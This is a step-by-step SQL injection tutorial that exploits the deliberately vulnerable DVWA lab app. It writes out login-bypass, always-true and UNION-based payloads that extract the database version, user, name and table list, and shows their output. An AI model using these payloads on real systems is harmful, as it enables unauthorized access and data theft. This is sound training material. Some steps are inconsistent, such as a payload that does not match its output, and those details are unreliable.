What is SQL injection (SQLi)?

SQL injection is one of the most common attacks used by hackers to exploit any SQL database-driven web application. It's a technique where SQL code/statements are inserted in the execution field with an aim of either altering the database contents, dumping useful database contents to the hacker, cause repudiation issues, spoof identity, and much more.

Let's take a **simple scenario** where we have a web application with a login form with username and password fields. If the developer used PHP for development, the code would look like this:

php
```php
<?php

$query = "SELECT * FROM users WHERE username = '" . $_POST['username']
. "'";

$query .= " AND password = '" . $_POST['password'] . "'";

?>
```

If a user `Karen` with the password '`12345`' wanted to log in, after clicking the Submit or the Log in button, the query that would be sent to the database would look like this:

sql
```sql
SELECT * FROM users WHERE username='Karen' AND password='12345'
```

If an attacker knew the username and wanted to bypass the login window, they would put something like `Karen;--` in the username field. The resulting SQL query would look like this:

sql
```sql
SELECT * FROM users WHERE username='Karen'; -- ' AND password='1111'
```

What the attacker has done, is adding the `--` (double-dash) which comments the rest of the SQL statement. The above query will return the information entered in the password field making it easier for the attacker to bypass the login screen.

How to prevent SQL injection

The main reason that makes websites vulnerable to SQL injection attacks can be traced back to the web development stage. Some of the techniques that can be implemented to prevent SQL injection include:

- Input validation: If the website allows user input, this input should be verified whether it's allowed or not.
- Parametrized queries: This is a technique where the SQL statements are precompiled and all you have to do is supply the parameters for the SQL statement to be executed.
- Use Stored procedures
- Use character-escaping functions
- Avoid administrative privileges - Don't connect your application to the database using an account with root access
- Implement a Web application firewall (WAF)

Any penetration tester who wants to get started or advance their skills in SQL injection will need a vulnerable platform to practice. There are many vulnerable applications available both for offline and online use.


In this particular tutorial, we will focus on the Damn Vulnerable Web Application (DVWA).

Pre-requisites

This tutorial expects that you have an up and running DVWA setup. If you have not yet installed DVWA on your Kali Linux system, please check out the article which gives a step-by-step guide.

Step 1: Setup DVWA for SQL Injection

After successfully installing DVWA, open your browser and enter the required URL `127.0.0.1/dvwa/login.php` Log in using the username "admin" and password as "password". These are the default DVWA login credentials. After a successful login, set the DVWA security to LOW then click on SQL Injection on the left-side menu.



Vulnerability: SQL Injection

User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


DVWA SQL Injection

Step 2: Basic Injection

On the User ID field, enter "1" and click Submit. That is supposed to print the ID, First_name, and Surname on the screen as you can see below.

The SQL syntax being exploited here is:

```sql
$getid = "SELECT first_name, last_name FROM users WHERE user_id =
'$id'";
```



Vulnerability: SQL Injection

User ID:

```
ID: 1
First name: admin
Surname: admin
```

More info

DVWA Basic SQL Injection

Interestingly, when you check the URL, you will see there is an injectable parameter which is the ID. Currently, my URL looks like this:


```bash
http://172.16.15.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
```

Let's change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the `First_name` and `Surname` of all users as follows:

```bash
ID: 2


First name: Gordon


Surname: Brown




ID: 3


First name: Hack


Surname: Me




ID: 4


First name: Pablo


Surname: Picasso
```

If you were executing this command directly on the DVWA database, the query for User ID 3 would look like this:

```sql
SELECT first_name, last_name FROM users WHERE user_id = '3';
```




```
Database changed
MariaDB [dvwa]> SELECT first_name, last_name FROM users WHERE user_id = '3';
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| Hack       | Me        |
+------------+-----------+
1 row in set (0.001 sec)

MariaDB [dvwa]>
```

SQL Injection

Step 3: Always True Scenario

An advanced method to extract all the `First_names` and Surnames from the database would be to use the input: `%' or '1'='1'`



Vulnerability: SQL Injection


User ID: %' or '0'='0

```
ID: %' or '0'='0
First name: admin
Surname: admin

ID: %' or '0'='0
First name: Gordon
Surname: Brown

ID: %' or '0'='0
First name: Hack
Surname: Me

ID: %' or '0'='0
First name: Pablo
Surname: Picasso

ID: %' or '0'='0
First name: Bob
Surname: Smith
```

always true injection

The percentage `%` sign does not equal anything and will be false. The `'1'='1'` query is registered as True since 1 will always equal 1. If you were executing that on a database, the query would look like this:

```sql
SELECT first_name, last_name FROM users WHERE user_id = '%' or '1'='1';
```



```
MariaDB [dvwa]> SELECT first_name, last_name FROM users WHERE user_id = '%' or '1'
='1';
+------------+-----------+
| first_name | last_name |
+------------+-----------+
| admin      | admin     |
| Gordon     | Brown     |
| Hack       | Me        |
| Pablo      | Picasso   |
| Bob        | Smith     |
+------------+-----------+
5 rows in set (0.001 sec)

MariaDB [dvwa]>
```


SQL Injection

Step 4: Display Database Version

To know the database version the DVWA application is running on, enter the text below in the User ID field.

```bash
%' or 0=0 union select null, version() #
```

The database version will be listed under surname in the last line as shown in the image below.



Vulnerability: SQL Injection

User ID:

%' or 0=0 union select null, ve

```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
```

Display database version


Step 5: Display Database User

To display the Database user who executed the PHP code powering the database, enter the text below in the USER ID field.

Advertisement

bash
```
%' or 0=0 union select null, user() #
```

The Database user is listed next to the surname field in the last line as in the image below.



Vulnerability: SQL Injection

User ID:

%' or 0=0 union select null, u

```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: root@localhost
```


Display database user

Step 6: Display Database Name

To display the database name, we will inject the SQL code below in the User ID field.

bash
```
%' or 0=0 union select null, user() #
```

The database name is listed next to the surname field in the last line.



Vulnerability: SQL Injection

User ID:

s%' or 0=0 union select nu Submit


```
ID: %' or 0=0 union select null, database() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, database() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, database() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, database() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, database() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, database() #
First name:
Surname: dvwa
```

Display database name

Step 7: Display all tables in information_schema

The Information Schema stores information about tables, columns, and all the other databases maintained by MySQL. To display all the tables present in the `information_schema`, use the text below.

```bash
%' and 1=0 union select null, table_name from information_schema.tables
#
```




```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: KEY_COLUMN_USAGE

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
```

Database schema

Step 8: Display all the user tables in information_schema

For this step, we will print all the tables that start with the prefix user as stored in the information_schema. Enter the SQL code below in the User ID.

```bash
%' and 1=0 union select null, table_name from information_schema.tables
where table_name like 'user%'#
```



Vulnerability: SQL Injection

User ID:


```
ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: USER_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: user

ID: %' and 1=0 union select null, table_name from information_schema.tables where table_name like 'user%'#
First name:
Surname: users_grouppermissions

